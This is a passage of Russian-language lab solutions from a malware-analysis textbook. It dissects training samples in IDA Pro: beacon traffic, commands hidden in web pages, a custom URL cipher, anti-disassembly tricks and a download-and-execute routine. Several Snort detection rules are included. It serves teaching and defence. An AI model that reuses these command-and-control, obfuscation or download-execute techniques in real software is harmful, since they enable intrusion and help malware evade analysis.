"User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; .NET CLR
3.0.4506.2152; .NET CLR 3.5.30729)"
```


Эти строки согласуются с теми, которые мы нашли в начальном сигнале. На первый взгляд в них нет ничего необычного, но такое сочетание элементов может оказаться довольно редким. Чтобы сказать что-то более конкретное, нужно написать сигнатуру, основанную на сочетании заголовков, и посмотреть, насколько часто она срабатывает.

Еще раз взглянем на строки в листинге 14.5Л и сравним их с содержимым сигнального пакета, полученного в начале анализа. Заметили дублирование `User-Agent: User-Agent:`? В выводе утилиты strings это поле выглядит корректно, но автор вредоноса сделал ошибку и забыл, что вызов `InternetOpenA` добавляет название заголовка. Эта оплошность позволит нам создать эффективную сигнатуру.

Сначала определим, что содержится в сигнале, а затем посмотрим, как вредонос обрабатывает ответ. Мы видим, что сетевая функция по адресу 0x004011F3 принимает два аргумента, один из которых используется до вызова `InternetOpenUrlA`. Это URL-адрес, который обусловливает место назначения сигнала. Родительской является функция `WinMain`, которая содержит основной цикл с вызовом `Sleep`. Если отследить происхождение URL внутри `WinMain`, можно заметить, что он устанавливается в функции по адресу 0x00401457, которая делает вызов `CreateFile`. Эта функция также ссылается на несколько строк, включая `C:\\autobat.exe` и `http://www.practicalmalwareanalysis.com/start.htm`. Похоже, что статический URL-адрес (со `start.htm` в конце) находится в ответвлении, которое выбирается в случае ошибки

при открытии файла; можно предположить, что это запасной адрес на случай, если файла не существует.

В ходе исследования функции `CreateFile`, которая ссылается на строку `C:\\autobat.exe`, все выглядит так, будто операция `ReadFile` принимает в качестве аргумента буфер, попадающий в итоге обратно в функцию `InternetOpenUrlA`. Мы можем сделать вывод, что `autobat.exe` — это конфигурационный файл, который хранит URL-адрес в виде обычного текста.

Идентифицировав все исходные компоненты сигнала, мы вернемся к изначальному вызову, чтобы понять, что может произойти после получения тех или иных данных. Если отследить вызов `InternetReadFile` по адресу 0x004012C7, можно увидеть еще одну операцию `strstr`, одним из аргументов которой является строка `<no`. Она находится внутри двойного вложенного цикла: внешний цикл делает вызов `InternetReadFile` для получения новых данных, а внутренний содержит операцию `strstr` и вызов еще одной функции (0x00401000), которая выполняется при обнаружении строки `<no`. Это дополнительная проверка того, нашли ли мы подходящие данные. Догадка подтверждается в ходе исследования внутренней функции.

На рис. 14.4Л показана проверка входящего буфера с использованием цепочки из небольших блоков, связанных между собой. Злоумышленник попытался замаскировать искомую строку, разбив сравнение на множество мелких проверок: таким




Рис. 14.4Л. Обфусцированное сравнение строк

образом он избавился от значения, которое можно было бы легко заметить. Также стоит обратить внимание на то, что сама строка (<noscript>) была перемешана, чтобы избежать очевидного шаблона. В первых трех блоках на рис. 14.4Л проверяются символы n с индексом 0, i с индексом 5 и o с индексом 1.

Дальше следуют два больших блока со сравнениями. Первый ищет символ / и сравнивает две строки (с помощью strstr), переданные в качестве аргументов. Если пройтись вверх по коду, становится очевидно, что одним из аргументов является строка, полученная из Интернета, а другим — URL-адрес, который изначально был прочитан из конфигурационного файла. Символ / ищется внутри URL, начиная с конца, и в случае успеха заменяется значением NULL для завершения строки. В сущности, этот блок ищет URL-адрес (минус имя файла) внутри возвращенного буфера.

Второй блок ищет статическую строку 96', начиная с конца обрезанного URL-адреса. Внизу функция разветвляется на два маршрута в зависимости от того, были ли найдены нужные характеристики. Обратите внимание на то, что многие маршруты предусмотрены на случай неудачного выполнения (loc_401141). Они представляют собой преждевременное завершение поиска.

В целом, если используется URL-адрес по умолчанию, функция фильтрации в этой части кода ищет следующую строку (троеточие после тега noscript обозначает динамический участок):

```
<noscript>... http://www.practicalmalwareanalysis.com/возвращаемое_содержимое96'
```

Теперь посмотрим, что происходит с полученными данными. Вернувшись к функции WinMain, мы видим, что сразу за функцией Internet (0x004011F3) идет вызов 0x00401684 с похожим аргументом, который, как выясняется, содержит URL-адрес.

Это функция, в которой принимается решение, что подтверждается наличием конструкции switch с таблицей переходов. Но перед switch находится операция strtok, которая разбивает команду на две части и сохраняет их в двух переменных. Ниже представлен дизассемблированный код, который извлекает первый символ из первой строки и передает его оператору switch:

```
004016BF      mov       ecx, [ebp+var_10]
004016C2      movsx     edx, byte ptr [ecx]
004016C5      mov       [ebp+var_14], edx
004016C8      mov       eax, [ebp+var_14]
004016CB      sub       eax, ‘d'
```

Случай под номером 0 отводится символу 'd', от которого отсчитываются коды остальных символов: 10, 14 и 15, что соответствует значениям 'n', 'r' и 's'. Проще всего выглядит функция, связанная с символом 'n', так как она просто устанавливает переменную, которая приводит к завершению основного цикла. Функция 's' является вызовом sleep; в качестве своего числового аргумента она использует вторую часть команды. Функции 'r' и 'd' связаны между собой, так как обе они на раннем этапе своего выполнения передают вторую часть команды одному и тому же вызову (рис. 14.5Л).

Функция `'d'` использует вызовы `URLDownloadToCacheFileA` и `CreateProcessA` и выглядит очень похоже на код из лабораторной работы 14.1. URL получен из общей функции (см. рис. 14.5Л) по адресу 0x00401147, которая, как мы теперь можем предположить, занимается декодированием. Функция `'r'` также использует кодирующий вызов, результат которого передается в функцию по адресу 0x00401372; та содержит вызовы `CreateFile` и `WriteFile`, а также имя конфигурационного файла `C:\\autobat.exe`, которое упоминалось ранее. Из этого можно сделать вывод, что функция `'r'` перенаправляет вредонос к другому веб-сайту, изменяя конфигурационный файл.




Рис. 14.5Л. Иерархия функций демонстрирует связь между командами 'r' и 'd'

Наконец, исследуем кодирующую функцию, используемую командами `redirect` и `download`. Мы уже знаем, что после декодирования данные играют роль URL. В правом нижнем углу декодирующей функции по адресу 0x00401147 можно заметить цикл. В начале этого цикла находится операция `strlen`: это говорит о том, что ввод кодируется отдельными отрезками. В конце цикла мы видим, что перед возвращением вверх переменная, содержащая вывод (об этом говорит ее местоположение), увеличивается на 1, хотя исходная функция увеличивается на 2. Функция берет из источника по два символа за раз, переводит их в число (с помощью вызова `atoi`) и использует результат в качестве индекса для следующей строки:

```
/abcdefghijklmnopqrstuvwxyz0123456789:.
```

Эта строка похожа на алфавит Base64, но в ней нет заглавных букв, а ее длина равна лишь 39 символам (для описания URL-адреса достаточно одних лишь строчных букв). Теперь применим все то, что мы знаем об этом алгоритме, и закодируем URL-адрес по умолчанию, используя следующую кодировку (рис. 14.6Л).

h	t	t	p	:	/	/	w	w	w	.	p	r	a	c	t	i	c	a	l
08	20	20	16	37	00	00	23	23	23	38	16	18	01	03	20	09	03	01	12

m	a	l	w	a	r	e	a	n	a	l	y	s	i	s	.	c	o	m	/	s	t	a	r	t	.	h	t	m
13	01	12	23	01	18	05	01	14	01	12	25	19	09	19	38	03	15	13	00	19	20	01	18	20	38	08	20	13

Рис. 14.6Л. Пример кодирования URL-адреса по умолчанию с помощью нестандартного шифра

Результат кодирования любой строки, которая начинается с `http://`, всегда содержит значение `08202016370000`.

Теперь воспользуемся нашими знаниями, чтобы сгенерировать для этого вредоноса подходящий набор сигнатур. Мы можем выделить три основных вида взаимодействия: сигнальные пакеты, команды, встроенные в веб-страницы, и запрос на загрузку и выполнение файла. Последний полностью основан на данных, полученных от злоумышленника, поэтому подобрать для него сигнатуру будет непросто.

Сигнал

Сигнальный пакет имеет следующую структуру:

```
GET /start.htm HTTP/1.1
Accept: */*
Accept-Language: en-US
UA-CPU: x86
Accept-Encoding: gzip, deflate
User-Agent: User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1;
.NET CLR 3.0.4506.2152; .NET CLR 3.5.30729)
Host: www.practicalmalwareanalysis.com
Cache-Control: no-cache
```

Элементы, выделенные курсивом, берутся из URL-адреса и могут быть фиктивными (но не стоит ими пренебрегать, если они нам известны). Статические элементы выделены жирным шрифтом и основаны на двух разных строках, вшитых в код (см. листинг 14.5Л). Злоумышленник ошибся, когда добавил лишнее поле `User-Agent:`, поэтому очевидным решением будет поиск заголовка с двумя экземплярами этого поля:

```
alert tcp $HOME_NET any -> $EXTERNAL_NET $HTTP_PORTS (msg:"PM14.3.1 Specific User-Agent
with duplicate header"; content:"User-Agent|3a20|User-Agent|3a20|Mozilla/4.0|20|
(compatible\;|20|MSIE|20|7.0\;|20|Windows|20|NT|20|5.1\;|20|.NET|20|CLR|20|
3.0.4506.2152\;|20|.NET|20|CLR|20|3.5.30729)"; http_header; sid:20001431; rev:1;)
```

Веб-команды

В целом команда, полученная из веб-страницы, имеет следующий формат:

```
<noscript>... обрезанный_url/cmd_char.../arg96'
```

Вредонос ищет на веб-странице несколько статических элементов, включая тег `noscript`, начальные символы URL-адреса (`http://`) и окончание `96'`. Поскольку анализирующая функция, которая считывает структуру *`cmd_char`*, находится на другом участке кода и может быть модифицирована независимо от остальной программы, ее следует искать отдельно. Ниже приведена сигнатура, нацеленная на статические элементы, которые ожидает получить вредонос.

```
alert tcp $EXTERNAL_NET $HTTP_PORTS -> $HOME_NET any (msg:"PM14.3.2 Noscript tag
with ending"; content:"<noscript>"; content:"http\://"; distance:0; within:512;
content:"96'"; distance:0; within:512; sid:20001432; rev:1;)
```

Еще один участок кода, который нас интересует, относится к обработке команд. В табл. 14.2Л перечислены команды, которые принимает вредонос.

Таблица 14.2Л. Команды вредоноса

Название	Команда	Аргумент
download	d	Закодированный URL-адрес
quit	n	—
redirect	r	Закодированный URL-адрес
sleep	S	Количество секунд

Как видно на рис. 14.5Л, функции `download` и `redirect` используют общую процедуру для декодирования URL-адреса, поэтому мы объединим их в одну сигнатуру:

```
alert tcp $EXTERNAL_NET $HTTP_PORTS -> $HOME_NET any (msg:"PM14.3.3 Download or
Redirect Command"; content:"/08202016370000"; pcre:"/\/[dr][^\/]*\/
08202016370000/"; sid:20001433; rev:1;)
```

В этой сигнатуре используется значение `08202016370000`, которое, как мы ранее установили, является закодированным представлением строки `http://`. Правило формата PCRE включает в себя это значение вместе с косыми чертами и символами `d` и `r`, которые обозначают команды `download` и `redirect`. `\/` — это экранированная косая черта; `[dr]` представляет либо `d`, либо `r`; элемент `[^\/]*` охватывает любые символы, кроме косой черты (если таковые имеются); `\/` — еще одна экранированная косая черта.

У команды `quit` фактически есть только один известный символ, для поиска этого недостаточно. Поэтому `sleep` будет последней командой, которая попадет в сигнатуру. Ее можно распознать следующим образом:

```
alert tcp $EXTERNAL_NET $HTTP_PORTS -> $HOME_NET any (msg:"PM14.3.4 Sleep
Command"; content:"96'"; pcre:"/\/s[^\/]{0,15}\/[0-9]{2,20}96'/"; sid:20001434;
rev:1;)
```

Поскольку у нас нет фиксированного выражения, которое могло бы обеспечить достаточную производительность, для создания эффективной сигнатуры придется воспользоваться элементом, который не входит в состав команды (`96'`). Регулярное выражение ищет символ `s`, который идет сразу после косой черты, между символами 0 и 15, которые не являются косой чертой (`'[^\/]{0,15}`). Дальше следуют еще одна косая черта, цифры в количестве от 2 до 20 и завершающая строка `96'`.

Обратите внимание, что максимальное и минимальное количество символов, на которое рассчитано регулярное выражение, не зависит от того, что именно принимает вредонос. Эти значения скорее обусловлены компромиссом между тем, чего следует ожидать от злоумышленника, и затратами, связанными со слишком общими поисковыми правилами. Теоретически вредонос может принимать команду `sleep` длиной более 20 символов, но вероятность того, что злоумышленник

пошлет такую команду, не очень велика, потому что количество секунд в таком случае превысит 3 триллиона лет. Тот факт, что элемент, начинающийся с `s`, занимает 15 символов, предполагает, что для этой команды всегда будет использоваться лишь одно слово. Мы можем увеличить этот лимит, если нам понадобится более устойчивая сигнатура.

Работа 15.1

Краткие ответы

1. Эта программа использует ложные условные ответвления, которые идут одно за другим: `xor eax, eax` и `jz`.
2. Программа обманывает дизассемблер, заставляя его интерпретировать опкод `0xE8`, который является первым байтом в пятибайтной инструкции `call`, сразу за которой идет `jz`.
3. Прием с ложным условным ответвлением используется в этой программе пять раз.
4. Аргумент командной строки `pdq` приводит к выводу сообщения `Good Job!`.

Подробный анализ

Для начала загрузим этот файл в IDA Pro и найдем в нем функцию `main` по адресу 0x401000. За несколько строчек от начала функции (0x0040100E) мы видим первые признаки антидизассемблирования (листинг 15.1Л).

Листинг 15.1Л. Инструкция jz переходит внутрь инструкции call

```
00401006 83 7D 08 02             cmp      dword ptr [ebp+8], 2
0040100A 75 52                   jnz      short loc_40105E
0040100C 33 C0                   xor      eax, eax
0040100E 74 01                   jz       short near ptr loc_401010+1 ❶
00401010
00401010             loc_401010:                  ; CODE XREF:0040100Ej
00401010 E8 8B 45 0C 8B       ❷ call    near ptr 8B4C55A0h
```

В строке ❶ все выглядит так, будто инструкция `jz` делает переход внутрь пятибайтной инструкции `call` ❷. Мы должны определить, будет ли выполнено это ответвление.

Прямо перед этим ответвлением находится инструкция `xor eax, eax`, которая всегда обнуляет регистр EAX, неизбежно устанавливая нулевой флаг. Следовательно, инструкция `jz` всегда будет переходить на этот участок, так как состояние нулевого флага известно в любой ситуации. Мы должны модифицировать ассемблерный код, чтобы увидеть, куда на самом деле ведет переход. Для этого нужно убрать фиктивный вызов `call`.

Установите курсор в строку 0x00401010 и превратите ее содержимое в данные, нажав клавишу D (листинг 15.2Л). Как можно заметить, комментарий CODE XREF поменял свой цвет с красного на зеленый, а место назначения перехода jz теперь не loc_401010+1, а unk_401011, как показано в строке ❶.

Листинг 15.2Л. Превращение инструкции call из листинга 15.1Л в данные

```
0040100E 74 01                  jz        short near ptr unk_401011 ❶
0040100E     ; ---------------------------------------------------------
00401010 E8 db 0E8h
00401011 8B   ❷ unk_401011     db 8Bh ; i      ; CODE XREF: 0040100Ej
```

Теперь мы можем изменить настоящую цель перехода jz. Чтобы это сделать, поместите курсор в строку ❷ и нажмите клавишу C — в результате данные превратятся в код. Инструкции, которые следуют сразу за листингом, могут потребовать выравнивания, поэтому продолжайте нажимать клавишу C на каждой строке, начинающейся с db, пока между ними не останется байтов с данными.

Аналогичный прием с ложным условием находится по сдвигу 0x0040101F. Исправив код на этом участке тем же способом, мы обнаружим еще одно ложное условие по адресу 0x00401033. Последние два участка, которые нужно исправить, имеют сдвиги 0x00401047 и 0x0040105E.

Получив корректный ассемблерный код, выберите участок в диапазоне от 0x00401000 до 0x00401077 и нажмите клавишу P, чтобы заставить IDA Pro превратить его в отдельную функцию. Переименуйте аргументы argc и argv. Теперь очевидно, что в строке 0x00401006 программа проверяет, равен ли аргумент argc 2, и если нет, то выводит сообщение об ошибке. Если проверка прошла успешно, в строке 0x0040101A происходит сравнение первой буквы argv[1] с символом p. Затем в строках 0x0040102E и 0x00401042 третья буква сравнивается с q, а вторая — с d. Если все три буквы совпали, в строке 0x00401051 выводится сообщение Good Job!.

Работа 15.2

Краткие ответы

1. Изначально запрашивается URL-адрес http://www.practicalmalwareanalysis.com/bamboo.html.
2. Поле User-Agent генерируется путем добавления 1 к каждой букве и цифре в имени компьютера (Z и 9 становятся на место A и 0).
3. На запрошенной ею странице программа ищет строку Bamboo::.
4. После Bamboo:: программа пытается найти дополнительные символы ::, которые затем превращаются в NULL и служат концом строки. Строка между Bamboo и разделителем сохраняется в файл с именем Account Summary.xls.exe и выполняется.

Подробный анализ

Откроем двоичный файл в IDA Pro и прокрутим его к функции `main` со сдвигом 0x00401000. Для начала обезвредим этот участок: прочитаем его от начала до конца и избавимся от всех защитных приемов. Первый пример противодействия анализу показан в строке 0x0040115A листинга 15.3Л.

Листинг 15.3Л. Ложное условие

```
0040115A        test   esp, esp
0040115C        jnz    short near ptr loc_40115E+1 ❶
0040115E
0040115E loc_40115E:                            ; CODE XREF: 0040115Cj
0040115E        jmp    near ptr 0AA11CDh ❷
0040115E ; ---------------------------------------------------------------
00401163        db 6Ah
00401164        dd 0E8006A00h, 21Ah, 5C858B50h, 50FFFEFDh, 206415FFh, 85890040h
00401164        dd 0FFFFFD64h, 0FD64BD83h, 7400FFFFh, 0FC8D8D24h, 51FFFFFEh
```

В строке ❶ данного листинга показано ложное условие, которое используется инструкцией `jnz`. Переход выполняется всегда, потому что на этом этапе выполнения программы регистр ESP никогда не равен нулю. Он никогда не получает заданное значение, но для нормальной работы приложения на платформе Win32 он не должен обнуляться.

Место назначения перехода находится посреди пятибайтной инструкции `jmp` в строке ❷. Превратим эту инструкцию в данные: поместим курсор в строку ❷ и нажмем клавишу D. Затем поместим курсор в место перехода — строку 0x0040115F — и нажмем клавишу C, чтобы превратить этот участок в код.

Продолжим чтение кода, пока не столкнемся с методикой антидизассемблирования по адресу 0x004011D0. Это простое ложное условие, основанное на переходе `jz`, за которым идет инструкция `xor eax, eax`. Исправим ассемблерный код тем же способом, который мы применяли в лабораторной работе 15.1. Не забудьте превратить байты в четко различимый код. Следующая мера противодействия анализу находится в строке 0x00401215.

Листинг 15.4Л. Инструкция jmp переходит внутрь самой себя

```
00401215 loc_401215:                            ; CODE XREF: loc_401215j
00401215 EB FF          ❶ jmp     short near ptr loc_401215+1
```

В строке ❶ находится двухбайтная инструкция `jmp`, и ее целью является собственный второй байт, с которого начинается следующая инструкция. Превратите этот переход в данные, поместите курсор на второй байт (0x00401216) и превратите его в код. Чтобы сгенерировать в IDA Pro корректную схему, замените первый байт инструкции `jmp` (`0xEB`) экземпляром NOP. Если вы пользуетесь коммерческой версией IDA Pro, выберите пункт меню File ▸ Python command (Файл ▸ Команда на языке Python), наберите в поле ввода `PatchByte(0x401215, 0x90)` и нажмите кнопку OK.

Теперь участок 0x00401215 должен содержать значение `db 90h`; поместите туда свой курсор и превратите его в код, нажав клавишу C.

Продолжив чтение кода, мы обнаружим следующий прием противодействия анализу по адресу 0x00401269 (листинг 15.5Л).

Листинг 15.5Л. Ложные условия с одним и тем же местом назначения

```
00401269            jz      short near ptr loc_40126D+1 ❶
0040126B            jnz     short near ptr loc_40126D+1 ❷
0040126D
0040126D loc_40126D:                        ; CODE XREF: 00401269j
0040126D                                    ; 0040126Bj
0040126D            call    near ptr 0FF3C9FFFh ❸
```

В листинге 15.5Л показано ложное условие, основанное на размещении вплотную друг к другу двух ответвлений (❶ и ❷), которые ведут в одно и то же место. Тот факт, что инструкции `jnz` и `jz` переходят на один и тот же участок, означает, что данные контрмеры не зависят от состояния нулевого флага: установлен он или нет, код будет выполнен. В этом случае место назначения находится посреди инструкции `call` по адресу 0x0040126D ❸. Превратим эту инструкцию в данные, нажав клавишу D. Затем поместим курсор на строку 0x0040126E и нажмем C, чтобы превратить ее в код.

Продолжим читать код. Следующая мера противодействия размещена по адресу 0x004012E6 и показана в листинге 15.6Л.

Листинг 15.6Л. Ложное условие посреди предыдущей инструкции

```
004012E6          loc_4012E6:               ; CODE XREF: 004012ECj
004012E6 66 B8 EB 05            mov     ax, 5EBh ❷
004012EA 31 C0                  xor     eax, eax
004012EC 74 FA                  jz      short near ptr loc_4012E6+2 ❶
004012EE E8 6A 0A 6A 00         call    near ptr 0AA1D5Dh
```

Здесь представлен пример нетривиального противодействия анализу, который заключается в условном переходе внутрь предыдущей инструкции. Для этого используется переход вверх с помощью `jz` в строке ❶. Местом назначения является инструкция `mov` ❷.

Мы не можем заставить дизассемблер показать все инструкции, которые выполняются в данном случае, так как опкоды используются дважды. Поэтому просто последуем логике программы и последовательно переведем в код каждую отдельную инструкцию. По окончании этого процесса код должен выглядеть так, как показано в листинге 15.7Л. В строке ❶ мы видим переход `jmp`, который в предыдущем листинге находился посреди инструкции `mov`.

Листинг 15.7Л. Участок с антидизассемблированием, исправленный вручную

```
004012E6 66                 db 66h
004012E7 B8                 db 0B8h ; +
004012E8            ; ---------------------------------------------------
004012E8
```

```
004012E8                loc_4012E8:             ; CODE XREF: 004012ECj
004012E8 EB 05                          jmp     short loc_4012EF ❶
004012EA            ; ---------------------------------------------------
004012EA 31 C0                          xor     eax, eax
004012EC 74 FA                          jz      short loc_4012E8
004012EC            ; ---------------------------------------------------
004012EE E8                             db 0E8h ❷
004012EF            ; ---------------------------------------------------
004012EF
004012EF                 loc_4012EF:            ; CODE XREF: loc_4012E8j
004012EF 6A 0A                          push    0Ah
```

Все байты, начинающиеся с `db` (такие как в строке ❷), можно превратить в инструкции NOP. Для этого подойдет функция `PatchByte` из плагина IDA Python, которую мы описывали после листинга 15.4Л. Это позволит создать внутри IDA Pro корректную функцию. Итак, после вставки NOP выделите весь код, начиная с инструкции `retn` по адресу 0x0040130E и вплоть до начала функции 0x00401000, и нажмите клавишу `P`. Чтобы вывести результат в графическом виде, нажмите клавишу Пробел.

Сразу после `main` идут функции `sub_4012F2` и `sub_401369`. Каждая из них создает строку в стеке, копирует ее в кучу с помощью операции `strdup` и возвращает указатель на копию. Автор вредоноса организовал построение строки таким образом, чтобы ее можно было увидеть только в памяти во время выполнения, но не в двоичном файле. Первая функция создает строку `http://www.practicalmalwareanalysis.com/bamboo.html`, а вторая — `Account Summary.xls.exe`. Теперь, когда мы разобрались со всеми методиками антидизассемблирования в функции `main`, перекрестные ссылки этих вызовов должны вести туда, где они используются. Переименуем их в `buildURL` и `buildFilename` — для этого поместим курсор на имя функции и нажмем клавишу `N`.

В строке ❶ листинга 15.8Л показан вызов функции `buildURL` (которую мы переименовали).

Листинг 15.8Л. Открытие страницы http://www.practicalmalwareanalysis.com/bamboo.html

```
0040115F        push        0
00401161        push        0
00401163        push        0
00401167        push        0
0040116C        call        buildURL ❶
0040116D        push        eax
00401173        mov         edx, [ebp+var_10114]
00401174        push        edx
0040117A        call        ds:InternetOpenUrlA ❷
```

Продолжая читать код, мы видим, как вредонос использует операцию `InternetOpenUrlA` ❷, чтобы открыть URL-адрес `bamboo.html`, который мы получили из `buildURL`. Чтобы определить, какой заголовок `User-Agent` использует вредонос, когда вызывает `InternetOpenUrlA`, сначала нужно найти вызов `InternetOpen` и посмотреть, какие данные ему передаются. Ранее в этой функции мы видели, как вызывается `InternetOpenA`.

Листинг 15.9Л. Установление соединения с помощью вызова InternetOpenA

```
0040113F        push        0
00401141        push        0
00401143        push        0
00401145        push        1
00401147        lea         ecx, [ebp+name] ❷
0040114D        push        ecx ❶
0040114E        call        ds:InternetOpenA
```

Последний аргумент функции `InternetOpenA` в строке ❶ в листинге 15.9Л является заголовком `User-Agent`. Он помещается в регистр ECX, а инструкция `lea` загружает в него указатель на участок стека. В ходе анализа слоев стека в IDA Pro этот участок был помечен как `name` ❷. Чтобы увидеть, где он инициализируется, мы должны пройти вверх по функции. Ближе к ее началу мы видим ссылку на участок `name` ❶.

Листинг 15.10Л. Получение имени компьютера с помощью вызова gethostname

```
00401047        push        100h                ; namelen
0040104C        lea         eax, [ebp+name] ❶
00401052        push        eax                 ; name
00401053        call        ds:gethostname
```

Функция `gethostname` запишет в буфер имя локального компьютера. Судя по листингу 15.10Л, напрашивается вывод о том, что это значение и будет заголовком `User-Agent`, но это лишь отчасти верно. На самом деле тщательное исследование кода между адресами 0x00401073 и 0x0040113F (здесь их не видно) позволяет обнаружить цикл, ответственный за изменение каждого символа в имени компьютера путем увеличения его кода на 1. Только после этого значение попадает в заголовок `User-Agent` (последние буква и цифра, `Z` и `9`, сбрасываются к `A` и `0`).

Как показано в строке ❶ листинга 15.11Л, после `InternetOpenA` и первого вызова `InternetOpenUrlA` данные (HTML-страница) загружаются в локальный буфер с помощью функции `InternetReadFile`. Этот буфер служит вторым аргументом, и в IDA Pro он автоматически помечен как `Str` ❷. Несколькими инструкциями ниже в строке ❸ мы опять видим обращение к буферу `Str`.

Листинг 15.11Л. Чтение и анализ загруженной HTML-страницы

```
0040118F      push      eax
00401190      push      0FFFFh
00401195      lea       ecx, [ebp+Str] ❷
0040119B      push      ecx
0040119C      mov       edx, [ebp+var_10C]
004011A2      push      edx
004011A3      call      ds:InternetReadFile ❶
...
004011D5      push      offset SubStr     ; "Bamboo::"
004011DA      lea       ecx, [ebp+Str] ❸
004011E0      push      ecx               ; Str
004011E1      call      ds:strstr ❹
```

Функция `strstr` в строке ❹ ищет подстроку внутри длинной строки. В нашем случае она находит значение `Bamboo::` в буфере `Str`, в котором содержатся все данные, полученные по исходному URL-адресу. Код, идущий сразу за вызовом `strstr`, показан в листинге 15.12Л.

Листинг 15.12Л. Извлечение строки между Bamboo:: и ::

```
004011E7      add       esp, 8
004011EA      mov       [ebp+var_108], eax ❶
004011F0      cmp       [ebp+var_108], 0
004011F7      jz        loc_401306
004011FD      push      offset asc_40303C     ; "::"
00401202      add       edx, 8
00401208      push      edx                   ; Str
00401209      call      ds:strstr ❷
0040120F      add       esp, 8
00401212      mov       byte ptr [eax], 0 ❸
...
00401232      mov       eax, [ebp+var_108]
00401238      add       eax, 8 ❹
0040123E      mov       [ebp+var_108], eax
```

Указатель на строку `Bamboo::`, найденную на загруженной HTML-странице, сохраняется в переменную `var_108` ❶. Второй вызов `strstr`, который происходит в строке ❷, ищет следующий экземпляр `::`. Когда код найдет эти два двоеточия, он заменит первое из них на символ NULL ❸, чтобы обозначить завершение строки, содержащейся между `Bamboo::` и `::`.

Указатель, хранящийся в переменной `var_108`, инкрементируется на восемь в строке ❹. Это в точности совпадает с длиной строки `Bamboo::`, на которую и ссылается указатель. После этой операции `var_108` будет указывать на то, что находится за двоеточиями. Поскольку код уже нашел двоеточия в конце и поменял их на NULL, мы имеем полноценную строку с символами, которые находились между `Bamboo::` и `::` внутри `var_108`.

Переменная `var_108` опять используется в строке ❶ листинга 15.13Л, сразу после кода для разбора строки.

Листинг 15.13Л. Открытие еще одного URL-адреса для загрузки вредоносного ПО

```
00401247      push      0
00401249      push      0
0040124B      push      0
0040124D      push      0
0040124F      mov       ecx, [ebp+var_108] ❶
00401255      push      ecx
00401256      mov       edx, [ebp+var_10114]
0040125C      push      edx
0040125D      call      ds:InternetOpenUrlA
```

Вторым аргументом (`var_108`) для вызова `InternetOpenUrlA` является URL-адрес, который нужно открыть. Получается, что данные, находящиеся между `Bamboo::` и `::`,

ведут на страницу с программой, предназначенной для загрузки. Анализ кода между строками 0x0040126E и 0x004012E3 (их здесь не видно) показывает, что URL-адрес, открываемый в листинге 15.13Л, принадлежит файлу `AccountSummary.xls.exe`, который в итоге запускается с помощью вызова `ShellExecute` по адресу 0x00401300.

Работа 15.3

Краткие ответы

1. Изначально вредоносный код вызывается путем подмены указателя, возвращаемого функцией `main`.
2. Вредоносный код загружает файл по URL-адресу и запускает его с использованием вызова `WinExec`.
3. Программа применяет URL-адрес http://www.practicalmalwareanalysis.com/tt.html.
4. Программа использует имя файла `spoolsrv.exe`.

Подробный анализ

Быстро пройдясь по двоичному файлу, можно прийти к выводу, что он работает со списком процессов. Вы также можете заметить несколько подозрительных импортов, таких как `URLDownloadToFile` и `WinExec`. Если прокрутить окно IDA Pro ближе к концу, прямо перед библиотечным кодом языка C можно даже увидеть, где данные вызовы используются. Этот участок выглядит так, как будто он вовсе не является частью программы. На него нет никаких ссылок, и большая его часть вообще не дизассемблирована.

Вернемся вверх к функции `main` и исследуем ассемблерный код, показанный в листинге 15.14Л.

Листинг 15.14Л. Вычисление адреса и загрузка его в стек

```
0040100C      mov     eax, 400000h ❶
00401011      or      eax, 148Ch ❷
00401016      mov     [ebp+4], eax ❸
```

Этот код генерирует значение `0x0040148C`, применяя операцию ИЛИ к `0x400000` ❶ и `0x148C` ❷, и сохраняет его в регистр EAX. Затем в строке ❸ это значение загружается на какой-то участок стека относительно регистра EBP. Можно нажать Ctrl+K, чтобы просмотреть слой стека текущей функции; вы увидите, что сдвиг 4 указывает на возвращаемый адрес. Если подменить это значение, по окончании функции `main` вместо того, чтобы завершиться (обратившись к библиотечному коду языка C), программа выполнит «ничейный» код по адресу 0x0040148C.

IDA Pro не распознает начало кода по адресу 0x0040148C как часть функции (листинг 15.15Л).

Листинг 15.15Л. «Ничейный» код, который начинается по адресу 0x0040148C

```
0040148C        push    ebp
0040148D        mov     ebp, esp
0040148F        push    ebx
00401490        push    esi
00401491        push    edi
00401492        xor     eax, eax
00401494        jz      short near ptr loc_401496+1 ❶
00401496
00401496 loc_401496:                    ; CODE XREF: 00401494j
00401496        jmp     near ptr 4054D503h ❷
```

